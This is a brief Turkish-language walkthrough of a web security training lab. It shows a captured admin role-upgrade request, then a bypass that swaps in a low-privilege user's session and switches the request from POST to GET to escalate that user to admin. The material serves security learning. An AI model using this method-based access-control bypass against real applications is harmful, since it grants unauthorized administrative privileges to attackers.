


The screenshot shows a web application interface with a navigation bar containing links for Home, Admin panel, and My account. Below the navigation bar, there is a section titled "User" with a dropdown menu showing a list of users: carlos (NORMAL), carlos (NORMAL), administrator (ADMIN), and wiener (NORMAL). The "wiener (NORMAL)" user is selected. To the right of the dropdown menu are two buttons: "Upgrade user" and "Downgrade user".

Below the interface, the HTTP request is displayed in Burp Suite. The request is a POST to /admin-roles HTTP/2. The request body is encoded as application/x-www-form-urlencoded and contains the parameter `username=carlos&action=upgrade`.

```
1 POST /admin-roles HTTP/2
2 Host: 0a3600b404d4512384a52db20004001a.web-security-academy.net
3 Cookie: session=m9dWRAogqdQscaKos7ELJjoWqkrsTZX2
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Origin:
  https://0a3600b404d4512384a52db20004001a.web-security-academy.net
11 Referer:
  https://0a3600b404d4512384a52db20004001a.web-security-academy.net/
  admin
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=carlos&action=upgrade
```

Daha sonra laba “wiener” kullanıcısı olarak giriş yapıyoruz. Bize verdiği session id’yi “carlos” kullanıcısını upgrade etmeye çalışırken verdiği session id yerine kopyalıyoruz.



Fakat uygulama bize “Unathorized” hatasını döndürdü.

Daha sonra request metotumuzu GET yapıp tekrardan deniyoruz.



Bu sayede kullanıcıyı admin yetkisine yükselterek zafiyeti sömürüyoruz.

Congratulations, you solved the lab!

